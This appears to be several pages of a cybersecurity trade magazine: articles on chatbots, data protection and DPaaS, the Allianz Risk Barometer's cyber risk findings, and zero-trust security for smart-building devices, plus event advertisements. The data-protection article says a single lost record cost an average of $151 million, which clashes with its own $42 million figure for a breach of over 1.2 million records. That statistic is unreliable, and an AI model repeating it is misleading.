Almost every organization that wants to obtain a competitive advantage in their industry prioritizes digital transformation. As a result, with an emphasis on speedier and error-free operations, RPA as well as chatbots are an excellent complement to a company's operational excellence capabilities.

Conclusion

The rise of on-demand messaging has altered clients' communication choices. As chatbot trends emerge, more sectors are using chatbots throughout their business operations to provide ongoing consumer involvement. Business chatbots are an important tool for improving the client experience and offering outstanding customer support. Chatbots are changing the way businesses communicate with their present and future clients.

To interact successfully, chatbots are getting more conversational, and the next stage is to enhance the user experience and provide deeper insights. Sentiment analysis is critical for developing chatbots with much more human-like characteristics. It is not enough to provide an effective answer; one must also provide a great client experience. Chatbots may use sentiment analysis to determine whether the discussion was going well enough and respond to consumer emotions accordingly. Chatbots may gather, standardize, and combine customer feedback information for further study of all consumer information.

Here are some examples of how emotional analysis in chatbots might improve user experience. Chatbots record the whole customer discussion and, using sentiment analysis, these bots can determine which consumers are happy and who are discontented. Chatbots can use sentiment analysis to tailor their replies to the emotions of their customers. For instance, angry consumers are sent to the appropriate team to initiate a dialogue to provide individualized and effective customer service.

The employment of voice bots is yet another developing trend. Customers are already accustomed to starting the day with "Ok Google, what is in my day's calendar today?". More than half of all search results will be voice-driven. It is a rapidly growing trend in the domain of conversational banking. It's about providing the users with a smooth interaction with the company, which voice-driven chatbots may help you with. Digital customers prefer voice, as well as text-based messaging solutions. The text might be tedious at times, but speech bots engage clients with automated and intelligence-based communication. One may deliver trustworthy data insights to consumers with a voice-enabled bot. It also aids in providing accurate real-time information. Voice bots provide additional potential for personalization, which decreases issues encountered when dealing with consumer needs.

About the Author

Mohit Shrivastava, Chief Analyst ICT at Future Market Inisights. Mohit Shrivastava has more than 10 years of experience in market research and intelligence in developing and delivering more than 100+ Syndicate and Consulting engagements across ICT, Electronics and Semiconductor industries. His core expertise is in consulting engagements and custom projects, especially in the domains of Cybersecurity, Big Data & Analytics, Artificial Intelligence, and Cloud. He is an avid business data analyst with a keen eye on business modeling and helping in intelligence-driven decision-making for clients.

Mohit holds an MBA in Marketing and Finance. He is also a Graduate of Engineering in Electronics & Communication. He can be reach at LinkedIn and can be emailed at mohit@persistencemarketresearch.com and also at our company website https://www.futuremarketinsights.com/.

About Future Market Insights (FMI)

Future Market Insights (FMI), is an ESOMAR-certified market research and consulting market research company. FMI is a leading provider of market intelligence and consulting services, serving clients in over 150 countries; its market research reports and industry analysis help businesses navigate challenges and make critical decisions with confidence and clarity amidst breakneck competition. Now avail flexible Research Subscriptions, and access Research multi-format through downloadable databooks, infographics, charts, and interactive playbook for data visualization and full reports through MarketNgage, the unified market intelligence engine powered by Future Market Insights. Sign Up for a 7-day free trial!

The Significance of Data Protection in The Era of Cyberattacks

By Mohit Shrivastava, Chief ICT Analyst, Future Market Insights

Data protection, especially for cybersecurity, is becoming more and more important as firms develop their digital capabilities and start doing more business online. Inadequate network data security can raise the likelihood of data theft or manipulation, both of which might have costly repercussions for the concerned company. As per research, in 2021, a single lost record resulted in an average of $151 million, while a data breach encompassing more than 1.2 million copies cost an average of nearly $42 million.

Thus, measures must be taken to keep the data safe to guarantee the data's integrity and reduce the likelihood of data loss. This has led to companies moving towards Data Protection as a Service (DPaaS). According to Future Market Insights, an ESOMAR-certified market intelligence firm, a shift towards cloud-based models is expected to propel the growth of the DPaaS market from 2023 to 2033.

With the rising sophistication of security assaults and the changing data environment, depending on old data protection systems makes it difficult and expensive to administer and run. By consolidating all data security activities onto a single contemporary platform and distributing them through a single vendor via a consumption-based approach, Data Protection as a Service enables enterprises to decrease risk.

In this blog, we will thus discuss, how are data encryption and data backup effective in protecting user data, how a recovery plan can result in enhanced safety of data, and how a CDM approach can simplify the data protection of any organization.

Data encryption and Data backup- the two most types of data protection methods

One of the finest preventative measures against cybercrime and cyber theft is data encryption. To prevent potential hackers from being able to decrypt the data in the case of a data breach, all data within the same network should be properly encrypted. All data states must be encrypted for data inside a network to be completely safe; if all data states are not encrypted, the data is susceptible to theft or modification. The different data states that need to be encrypted include:

- **Data in use:** This is the information that is constantly being handled by software; it is being read, updated, or created. The hardest data format to encrypt is this one.

- **Data in transit**: This is information that is being sent from one application to another, from sender to receiver. The data is most susceptible in this stage because it may easily be intercepted or taken over before it reaches its intended receiver.

- **Data at rest:** This is data that is not presently being used and is stored in a storage device until it is required.

One of the easiest methods to prevent data loss in the event of cybercrime is to back up the organization's data to the cloud. Cloud data backup must be performed often and consistently; this is crucial for mission-critical data, the loss or corruption of which can seriously impair daily corporate operations. The amount of cloud storage systems may be easily increased to meet the data storage demands, allowing for simple scalability when backing up the organization's data to the cloud.

For example, with OTAVA®, a business does not have to choose between data availability and security. Their data protection services are built to offer a combination of both. A variety of cloud computing disaster recovery and backup solutions in their portfolio make it easier to plan, create, and operate secondary and tertiary sites. A business may simply take charge of its complete stack by using OTAVA ®'s self-managed alternatives and let them handle the tedious parts.

Cybersecurity Disaster Recovery Plan- an important step for data protection

A cyberattack may happen to any company, and they are becoming more dangerous and sophisticated. Successful ransomware attacks have the potential to destroy data permanently and impair a company's capacity to do operations for days or even weeks. In addition to the expenses of recovery, a successful data breach entails the dangers of reputational harm, legal repercussions, and the loss of a competitive edge. To reduce the cost and effect of a cybersecurity event, a timely and accurate response is crucial.

An organization has taken precautions to get ready to continue operations during the crisis and soon resume business as usual by setting up a cybersecurity disaster recovery strategy.

A company should have a strategy for handling disruptive cybersecurity incidents like a data breach or even a ransomware attack from a cybersecurity disaster recovery plan. Such a cybersecurity disaster recovery strategy may include the following objectives:

- **Maintaining Business Continuity:** The complete recovery from a cybersecurity event might take some time, and the organization will suffer considerable expenditures as a result of the disruption of the operation. Plans for sustaining activities during an event and recovery should be included in a cybersecurity disaster recovery plan.

- **Protecting Sensitive Data:** The cost and effects of a security event can be significantly increased by a compromise of sensitive consumer or company data. Protecting the company and its clients requires ensuring data security throughout the disaster.

- **Minimizing Impacts and Losses:** Cybersecurity events may cost millions of dollars, and if they are not controlled, they can force businesses out of business. Plans for recovering from disasters should include methods for limiting costs and losses through continued operation, the protection of vital assets, and event containment.

- **Communicating with Stakeholders:** Communication is necessary during cybersecurity events with both internal and external stakeholders, including the emergency response team, regulators, leadership, and customers. Setting up clear channels of communication is crucial for efficient incident management and fulfilling deadlines set out by law and regulations.

- **Restoring Normal Operations:** Any disaster recovery plan's ultimate aim is a restoration to normal operations. Plans for cybersecurity disaster recovery should outline how to go from business as usual to complete recovery.

- **Reviewing and Improving:** Team members should keep track of their activities as well as details about the occurrence and how it was handled throughout the process of disaster recovery. These records and analytics can be utilized in the past to speed recovery processes and enhance incident prevention.

For instance, Check Point's free Security Checkup is a fantastic starting point for incident prevention since it may assist in identifying the security flaws in a system that are particularly likely to lead to a cyberattack. This type of incident management for cybersecurity involves both reducing the likelihood that an incident will happen and restarting activities after an interruption.

Copy Data Management (CDM)- an effective approach towards protecting data from cyber threats.

To decrease storage usage, the approach of copy data management (CDM) helps to eliminate the redundant copying of production data. Other business apps and backup software run independently and frequently produce several versions of the same information. However, duplicate copies of the same data can waste storage capacity, impede network speed, and make it more challenging to retrieve or restore mission-critical data following a data breach. By utilizing data virtualization to decrease the number of full copies, CDM software can assist in solving such issues.

The requirement for copy data management is becoming more apparent as storage capacity increases. Data is continuously expanding, and extra copies of data consume valuable storage space. Recovery and backup have benefited from storage virtualization, but making and storing extra data copies can be difficult.

Standard data protection procedures call for maintaining several copies, thus it's understandable that the number of copies might soon become out of control. Excessive copy data may bog down efficiency and production, and for many firms, a trailing system will not cut it.

Furthermore, the additional storage capacity has a price. Data storage is expensive, and the more copies of data that are stored, the more money is lost on unneeded storage costs. Organizations may improve productivity, free up costly storage space, and safeguard the data from any type of cyber theft by getting rid of superfluous copies of the data. For instance, IBM Spectrum® Copy Data Management provides copies to data users whenever and wherever they need them without producing extra copies or keeping extra copies inexpensive storage. For storage settings, they opt for the application-aware snapshot and replication management procedure. Automated workflows as well as copy procedures guarantee consistency and cut down on complexity. Consequently, such software is anticipated to improve data protection measures for a company.

Conclusion

Data protection is often used for personal health information (PHI) and personally identifiable information (PII)- the two most important elements to be safeguarded during a data breach. It is essential to the development, management, and financing of businesses. Companies that secure their data are better able to comply with regulatory obligations and avoid data breaches, and harm to their brand. As a result, several businesses are implementing various strategies to safeguard their corporate data.

A company has a wide range of storage and management choices when it comes to securing data. Solutions can aid with access control, activity monitoring, and threat response. To stop information from being stolen, lost, or unintentionally destroyed, one might utilize a combination of tactics and technologies called data loss prevention (DLP). Data loss prevention systems usually incorporate a variety of methods for avoiding and recovering from data loss. Furthermore, there is storage that has built-in data security. Disk clustering, as well as redundancy, are included in this contemporary storage technology. One such type of storage equipment is Cloudian's Hyperstore, which offers up to 14 nines of endurance, low-cost storage for big data storage quantities, and quick access for low RTO/RPO.

In the age of cybercrime, significant trends are pushing the development of data protection. Data sovereignty and data portability are two of them. For many contemporary IT businesses, the capacity to move data around is a crucial necessity. It refers to the capability of transferring data between several software environments. The capacity to transfer data between the public cloud and the on-premises data centers, as well as across multiple cloud providers, is sometimes referred to as data portability.

Data portability has legal repercussions as well because various laws and rules depending on where it is housed govern data. Data sovereignty is what is meant here. In the past, data was not portable, and moving huge datasets to some other environment took a lot of work. In the initial periods of cloud computing, cloud data transfer was also quite challenging. To facilitate the relocation and hence increase data portability, new technology approaches are being developed with enhanced data protection. Because of such trends, more businesses are gradually using these technologies and gadgets to meet the growing need for improved measures to safeguard data efficiently.


About the Author

Mohit Shrivastava, Chief Analyst ICT at Future Market Inisights. Mohit Shrivastava has more than 10 years of experience in market research and intelligence in developing and delivering more than 100+ Syndicate and Consulting engagements across ICT, Electronics and Semiconductor industries. His core expertise is in consulting engagements and custom projects, especially in the domains of Cybersecurity, Big Data & Analytics, Artificial Intelligence, and Cloud. He is an avid business data analyst with a keen eye on business modeling and helping in intelligence-driven decision-making for clients.

Mohit holds an MBA in Marketing and Finance. He is also a Graduate of Engineering in Electronics & Communication. He can be reach at LinkedIn and can be emailed at mohit@persistencemarketresearch.com and also at our company website https://www.futuremarketinsights.com/.

About Future Market Insights (FMI)

Future Market Insights (FMI), is an ESOMAR-certified market research and consulting market research company. FMI is a leading provider of market intelligence and consulting services, serving clients in over 150 countries; its market research reports and industry analysis help businesses navigate challenges and make critical decisions with confidence and clarity amidst breakneck competition. Now avail flexible Research Subscriptions, and access Research multi-format through downloadable databooks, infographics, charts, and interactive playbook for data visualization and full reports through MarketNgage, the unified market intelligence engine powered by Future Market Insights. Sign Up for a 7-day free trial!



Why Cyber Ranks as Most Important Global Risk for Businesses in 2023

By Tresa Stephens, Head of Cyber, Tech & Media - North America · Allianz Global Corporate & Specialty (AGCS)

Around the world, cyber incidents are increasingly becoming the new normal for businesses across all sectors, and the threat is higher than ever. In fact, cyber crime incidents are estimated to cost the world economy in excess of $1 trn a year – around 1% of global GDP. It should come as no surprise then that cyber risk is the top concern in this year's Allianz Risk Barometer, the annual report of global business risks for the year ahead as ranked by 2,712 risk management experts in 94 countries.

In addition to being voted the top risk globally, cyber incidents also ranks as the top peril in 19 different countries. It is the risk small companies are most concerned about, is the cause of business interruption companies fear most, while cyber security resilience ranks as the most concerning environmental, social, and governance (ESG) risk trend.

As the frequency of cyber incidents remains high, so do related claims costs. The cost of ransomware attacks has increased as criminals have targeted larger companies, supply chains and critical infrastructure. In April 2022, an attack impacted nearly 30 institutions of the government of Costa Rica, crippling the country for two months. In addition, double and triple extortion attacks are now the norm – besides the encryption of systems, sensitive data is increasingly stolen and used as a leverage for extortion demands to business partners, suppliers or customers.

Cyber business interruption

Cyber incidents are also the cause of business interruption (BI) that Allianz Risk Barometer respondents fear most (45%), reflecting ongoing concern for disruption caused by ransomware attacks, IT system and cloud outages and the threat of cyber war. Severe BI can result from a wide range of cyber-related triggers, including malicious attacks by criminals or state-backed hackers, human error or technical glitches. According to Allianz analysis of cyber-related insurance industry claims that it has been involved with over the past five years, BI is the main cost driver for 57% of claims globally and is a significant driver for the rising severity of claims, including from ransomware attacks, which have proliferated in recent years.

Cyber exposures are also growing with the trend of digitalization, as companies introduce new technology and live with the legacy of aging IT infrastructure and software. Fast-paced technology transformation can introduce new risks to business models without appropriate protections. Digital risks are intangible, often not well-understood and can be difficult to quantify. While the drive to have more efficient processes is positive, companies need to implement technology with the right balance of protection.

Small businesses at higher risk

Recent years have seen more large businesses and corporations boosting their investment in cyber security professionals and tools as awareness has increased and cyber risk has become a boardroom topic and a management responsibility. However, an unexpected consequence of this trend is that the number of small and mid-size businesses being impacted by a cyber incident is growing as those with weak controls are easily hit by hackers in search of 'low hanging fruit' – bringing financial rewards for little effort.

The consequences for small businesses are often much more severe given the lack of financial and employee resources that they have access to compared to large corporations. During 2021, the FBI's Internet Crime Complaint Center received 847,376 complaints regarding cyber-attacks and malicious cyber activity with nearly $7bn in losses, the majority of which had targeted small businesses.

An uptick in data breaches

According to Allianz Risk Barometer respondents, a data breach is the exposure which concerns companies most (53%), given data privacy and protection is one of the key cyber risks and related

legislation has toughened globally in recent years. Data breaches can result in significant notification costs, fines and penalties, and also lead to litigation or demands for compensation from affected customers, suppliers and victims, notwithstanding any reputational damage to the impacted company.

The average cost of a data breach reached an all-time high in 2022 of $4.35mn, according to IBM's annual cost of a data breach report, and is expected to surpass $5mn in 2023, although these numbers constitute small change compared to the costs that can be involved in 'mega breach' events. An increase in data breaches is expected this year, cyber security firm Norton Labs predicts, as criminals are finding ways to breach standard multi-factor authentication technologies.

Skilled shortages and capacity issues

With all these challenges, it is unsurprising that demand for cyber security experts is growing. More and more companies are looking to employ cyber security specialists, but supply is not keeping up with demand. According to Cybersecurity Ventures, the number of unfilled cybersecurity jobs worldwide grew 350% between 2013 and 2021 to 3.5 million– enough to fill 50 large football stadiums.

At the same time, IT service providers and consulting firms that conduct forensic examinations of cyber incidents and restore systems are running out of capacity. For those who are available to help, surging inflation is increasing their cost. Ultimately, such conditions will affect the ability of some companies to make improvements to cyber security or respond effectively to an incident.

Practicing good cyber hygiene

Many companies remain at risk if they don't improve areas of cyber hygiene such as frequency of IT security training, cyber incident response plans and cyber security governance. Incident response is critical as the cost of a claim quickly escalates once BI kicks in.

It is clear organizations with good cyber maturity are better equipped to deal with incidents. It is not typical to see companies with strong cyber maturity and security mechanisms suffer a high frequency of 'successful' attacks. Even where they are attacked, losses are usually less severe.

Today's insurers have a role that goes beyond pure risk transfer by helping clients adapt to the changing risk landscape and raising their protection levels. The net result should be fewer – or less significant – cyber events for companies and fewer claims for insurers. By having conversations with clients about their risks of cyber incidents and best practices for preventing them, businesses are gaining valuable insights of how to improve their risk management and response approaches to cyber incidents.

To read the full 2023 Allianz Risk Barometer, please visit: https://www.agcs.allianz.com/news-and-insights/reports/allianz-risk-barometer.html

About the Author

Tresa Stephens is the Regional Head of Cyber, Tech & Media, North America at Allianz Global Corporate & Specialty (AGCS).

Tresa can be reached online at Tresa.Stephens@agcs.allianz.com and at our company website https://www.agcs.allianz.com/.

Zero Trust Cybersecurity Safeguards New Devices in Smart Buildings

When hardening corporate networks, zero-trust architecture and product patching can mitigate cybersecurity concerns

By August Johnson, Sr. Product Cybersecurity Architect - Global Product Security, Johnson Controls

New classes of embedded devices are joining today's corporate networks to help optimize building operations, reduce resource use and improve occupant well-being. At first glance, these new embedded devices seem like conventional hosts, much like employee workstations. They need IP addresses, certain levels of outbound connectivity, and software updates.

However, the security controls and policies in most buildings have not evolved at the same pace as these smart technologies. Trying to fit these devices into processes designed for conventional hosts like corporate laptops can result in insecure configurations and an increased network risk for cyberthreats.

System hardening with the right lines of defense can minimize the threat when new devices are added to the network and make these hosts even easier to securely manage than standard corporate laptops and servers. Establishing a high level of device security includes consistent, planned patches and strong authentication.

Maintaining a patching cadence

For years, PC operating system and web browser providers have been offering reliable, automated monthly updates for their consumer products as a security best practice. In comparison, many smart devices are designed with hardware constraints and long production cycles that can prevent devices from maintaining sufficient security protection. It is common for an embedded device like a network-connected room controller to be built with a processor that was designed a decade ago or more. Devices can sit on shelves for months or even years before deployment, and security patches can become outdated as time passes.

Purpose-built hardware devices usually require manual effort for each firmware update. These updates are released on a vendor's schedule, which can occur infrequently (annually or even longer) with some releases skipped entirely. Without established processes built around a reliable patching cadence, these devices may not be equipped to protect against the latest cybersecurity risks. Manufacturers that do not support regular, timely updates for their products have not established a solid foundation for cybersecurity.

Devices with outdated patches may not be protected against all current cyberthreats, and the consequences of these threats can differ based on the purpose of each embedded device, even when devices are in the same network and have the same basic hardware. Device usage can range from ordinary, like a connected HVAC system used to improve occupant comfort in an office building, to life-threatening, like hospital operating room air quality controls. Understanding the difference between use cases is important to hardening a network and managing devices.

Considering device life cycles and applications

Device replacement time is also a potential drawback of embedded devices. Replacing a corporate laptop can happen within hours, but a failed embedded valve controller or connected chiller will likely require a special order to procure and a specialist to replace for optimal operational continuity.

In addition, the lifespan of a corporate laptop is predictable, while the lifespan of embedded devices can vary wildly, from nearly disposable to multidecade replacement cycles. Requiring a mature patching program for a connected chiller likely to see two decades of service is important. Software updates for a disposable food shipping safety sensor with a short service life may not be as critical.

Understanding the device's application is also important when determining patching needs. If an outage or cyber event results in a bank's marquee thermometer displaying the wrong temperature, there's probably little consequence. However, if a freezer used to store vaccines uses the same network-connected thermometer hardware to determine safe storage, compromise can easily result in an expensive loss. Patching is therefore more necessary in the vaccine application.

Establishing the security of embedded devices

An organization that is purchasing and deploying embedded devices must commit to a process for identifying and applying updates. If products are not hardened and data is lost or compromised, organizations can experience a range of consequences. These include disruption of operations and negative publicity that can result in lost revenue and reputation damage.

Without strategic planning, the security level of a device can become outdated over time. In some scenarios, a vendor may have no incentive to offer patching after a device is sold or may go out of business and be unable to provide critical security patches. Strong commitments from vendors that include regular, timely updates can help resolve these risks and can be obtained before a device is purchased.

Since embedded devices are hosts on the network, they will have some sort of network traffic. This traffic requires monitoring just like the other hosts on the network. If there is a back door on these devices, it is important to ensure a consistent traffic monitoring process is in place to identify the device if operational anomalies are detected.

The constrained nature of device hardware also means that there are limits to how much data can be accessed at the device level, if at all. Many buildings use a central hub to aggregate and clearly display data from all the devices on a network and control commands sent to embedded processors. This hub usually has a web interface that allows users to visualize trends and track key parameters as well as control each of the connected embedded systems. A compromised hub may be used to push implicitly trusted but malicious updates to the devices on its network. This is why hardening the hub system itself is critical to hardening the network.

Since these hosts are centralized and often have many integrations, applying the principle of least privilege, a security tactic that allows users or entities only the access required for a specific task, can close many points of entry for cyberthreats. Unauthorized and expired user access needs to be managed to reduce the threat of compromised accounts. Achieving a high level of network security takes expertise and continuous effort, and leading vendors offer hub solutions that streamline network management in the form of software-as-a-service. Centralization by the vendor can shift software patching incentives in the right direction.

Zero Trust Architecture

Obtaining the trusted identity of each individual device is a foundational step for connected building network security. Cryptography can help with this, whether it is manufacturer-embedded keys, or a cleanroom process for initial device identity provisioning. A strong, securely granted, centrally-managed identity at startup is a required step in a secure deployment.

As these hosts are connected to the corporate network, rules defining network-level access should be written. This is where embedded device hardware constraints start to become an asset. The access mapping is usually small and simple, and unlikely to change, in contrast with an individual's laptop.

Building an accurate map of access needs is not only possible, but a very important task in the deployment checklist.

With strong device provenance and a well-managed hub, the wires that connect them become points of weakness. The challenge now becomes ensuring data in-transit is secured. The details of managing this are device and vendor specific, but transport-layer encryption remains a very strong control against unwanted intrusion in corporate networks.

The bases for zero trust architecture includes strong encryption for device identity and data-in-transit, as well as a whitelist-only access control list. Zero trust architecture minimizes risk by limiting breach opportunities, containing the damage of any actual breach and surfacing unusual behaviors quickly. Embedded devices fit well into these deployment paradigms because of their relatively static mission, and low complexity roles on the network.

In a hypothetical attack against an embedded surveillance system, a remote attack may be avoided with consistent, planned patches and strong authentication. Sometimes attackers use a widget to patch into the physical line between a camera and the hub, but since zero trust protected devices use both encryption and authentication in-transit, this connection is protected against compromise.

Finally, an attacker may try to physically replace the camera with their own compromised camera on a loop, but without a trusted cryptographic identity, it will be rejected. By only allowing connections between continuously authenticated and authorized entities, zero trust security can establish advanced self-defense systems and smarter buildings that are more resilient to cyberattack.

About the Author

August Johnson is a Product Security Architect for OpenBlue Solutions at Johnson Controls. In this role, he works with development teams to deliver connected experiences to power healthy buildings. Solutions range from simple embedded systems to machine-learning enabled analytics. As an architect, August has been helping software teams build security into their products in the insurance and healthcare industries in the past. To learn more about Johnson Controls holistic approach to cybersecurity visit our cyber solutions website at https://www.johnsoncontrols.com/cyber-solutions.


EVENTS

THE UK'S LARGEST PUBLIC SAFETY EXHIBITION AND CONFERENCE

www.bapco-show.co.uk | @BAPCOEvent | BAPCO Annual Event

BAPCO

The Annual Event

7-8 MARCH 2023

Coventry Building Society Arena

80+
Leading suppliers

NEW FOR 2023:
Guided Tech Tours

60+
Speakers

40+
Conference sessions

HEAR FROM KEY SPEAKERS INCLUDING:

Michael Street
Head, Innovation and Data Science, *NATO*

Andy Sutton
Distinguished Engineer & Principal Network Architect, *BT*

Eyra Abraham
Founder, *Lisnen*

Monica France
Chair: Hybrid Connex – Digital Ambulance R&D programme

REGISTER FREE

Scan the QR code and register today!

PROUDLY SPONSORED BY

MOTOROLA SOLUTIONS | Hytera | SAAB | cradlepoint PART OF ERICSSON

critical infrastructure PROTECTION AND RESILIENCE AMERICAS

March 7th-9th, 2023

BATON ROUGE, LOUISIANA

A Homeland Security Event

Co-Hosted and Supported by:

International Association of CIP Professionals

INFRAGARD MEMBERS ALLIANCE LOUISIANA

Collaborating and Cooperating for Greater Security

For Securing Critical Infrastructure and Safer Cities

Register Today

SPECIAL DEAL FOR INFRAGARD LA MEMBERS, GOVERNMENT AND OWNER/OPERATORS

For further details and to register visit www.ciprna-expo.com/registration

The latest Critical Infrastructure Protection and Resilience North America brings together leading stakeholders from operator/owners, agencies, governments and industry to debate and collaborate on securing America's critical infrastructure.

As we come out of one of the most challenging times in recent history, it has stressed how important collaboration in protrection of critical infrastructure is for a country's national security.

Agenda includes Industry Sector Mini Symposiums to focus on your specific CI sector, with the enhanced opportunity to discover and share experiences across these sectors:

- Power & Energy Sector Symposium
- Transport Sector Symposium
- Communications Sector Symposium
- CBRNE Sector Symposium
- Critical Manufacturing & Logistics Sector Symposium
- Government, Defence & Space Sector Symposium

Join us in Baton Rouge, LA, USA for the premier event for operator/owners and government establishments tasked with the region's Critical Infrastructure Protection and Resilience.

Leading the debate for securing America's critical infrastructure

Opening Keynotes:

- Dr David Mussington, Assistant Director, CISA
- Clay Rives, MPA, LEM-P, Director, East Baton Rouge Mayor's Office of Homeland Security & Emergency Preparedness

Confirmed speakers include:

- Richard Tenney, Senior Advisor, Cyber, CISA Emergency Communications Division, CISA
- Vanessa Tibbits, Special Officer In Charge, FBI
- Jill Farria, Supervisory Transportation Security Inspector, TSA
- Dr Ashley Pennington, Chemical Engineer CISA
- Douglas DeLancey, Chief, Strategy Branch, Office for Bombing Prevention
- Lester Millet, Safety Agency Risk Manager / FSO Workgroup Chairman, Port of South Louisiana & Infragard Louisiana President
- Colleen Wright, Priority Telecommunications Area Representatives, CISA
- Leigh J. Blackburn, Ph.D., Senior IT Specialist, Program Manager for Secure Tomorrow Series, CISA
- Charles Burton, Technology Director, Calcasieu Parish Government
- Sunny Wescott, Lead Meteorologist - Extreme Weather Outreach, CISA
- Dawn Manga, Associate Director Priority Communications, CISA
- Ron Martin, Professor Of Practice, Critical Infrastructure, Capitol Technology University

For speaker line-up visit www.ciprna-expo.com

REGISTER ONLINE AT www.ciprna-expo.com/registration

CYBER SECURITY HUB

LIVE

Threat Intelligence APAC 2023

8 - Mar, SGT

Sourabh Haldar
Threat Policy Implementation Lead, Information & Cyber Security
Standard Chartered Bank

Ravi Mundra
Head of Infrastructure Cloud, Operation & Cyber
Atlantic, Gulf & Pacific Company (AG&P)

Jojo Nufable
Group Head Enterprise IT Infrastructure & Cyber Security
Metro Pacific Health

8 - 9 March, 2023

START AT 09:00AM

REGISTER NOW

https://www.cshub.com/events-cyber-security-threat-intelligence-apac/

DIGITAL REVOLUTION SUMMIT

8th - 9th MARCH 2023

THE EMPIRE BRUNEI

Leaders In *Powering A Digital - Age,* Interconnected World

30+ SPONSORS & **EXHIBITORS**

30+ **SPEAKERS** & PANELISTS

TECHNICAL **WORKSHOPS**

REAL-TIME **DATA CENTER**

INTERNATIONAL **CONFERENCE**

UNLIMITED ACCESS TO MEET THE **DECISION MAKERS**

UNLIMITED NETWORKING

PRIOR NOTIFICATION OF **ATTENDEES**

EVENT OVERVIEW

Brunei is currently undergoing a **major transformation** in the **Information** and Communications Technology (ICT) sector. The **Digital Economy Masterplan 2025 vision** is to become a **smart nation through digital transformation.** Hence in an **effort to support** the **government's vision** of a **smart nation Brunei,** we at TraiCon will be hosting The **"Digital Revolution Series"** scheduled on **March 2023** in Bandar Seri **Begawan, Brunei. Digital Revolution Series** is connecting the global **digital transformation** experts and **technology providers** with the CIO, CTO, CDO, CISO and Head of **IT under** one roof. This event is an international platform where **government authority,** policy makers, industry leaders & **solution providers** to gather and discuss the challenges, **technologies and initiatives** that are driving **digital transformation** in the **region.**

For More Opportunities

Eng. Prasanna | Tel: +91 77085 23918 | **Email:** prasanna@traiconevents.com

Officially Endorsed by

Official Government Cybersecurity Partner

Officially Supported by

Official Distribution Partner

Lead Strategic Partner

Platinum Sponsor

Gold Sponsors

Bronze Sponsor

DGI

Geospatial Intelligence for National Security

DELIVERING GEOSPATIAL INTELLIGENCE FOR INTERNATIONAL SECURITY

SAVE 5% OFF ticket price using our code DGI5CDM

27 FEB-03 MARCH 2023

THE QUEEN ELIZABETH II CENTRE, LONDON

Visit:
dgi.wbresearch.com
Or simply scan the QR Code

600+
Geospatial Intelligence Professionals to Network With

100+
Geospatial Intelligence Experts Sharing Their Practical Insights

30+
Nations Represented from Around the World

15+
Hours of Invaluable Networking Time

3 DAYS
of Insightful Content

EUROPEAN CONGRESS

LISBON, PORTUGAL
22-24 May 2023

ITS: The Game Changer.

REGISTRATIONS NOW OPEN!

Early Bird Rates until 17 April 2023!

Meet innovative players and exchange knowledge with some of the leading ITS experts from across Europe!

ORGANISED BY:

ERTICO ITS EUROPE

HOSTED BY:

LISBOA CÂMARA MUNICIPAL

ITS PORTUGAL

SUPPORTED BY:

Turismo de Lisboa

TURISMO DE PORTUGAL

IDENTITY MANAGEMENT SYMPOSIUM

FOSTERING INNOVATIVE IDENTITY SOLUTIONS ACROSS THE GOVERNMENT

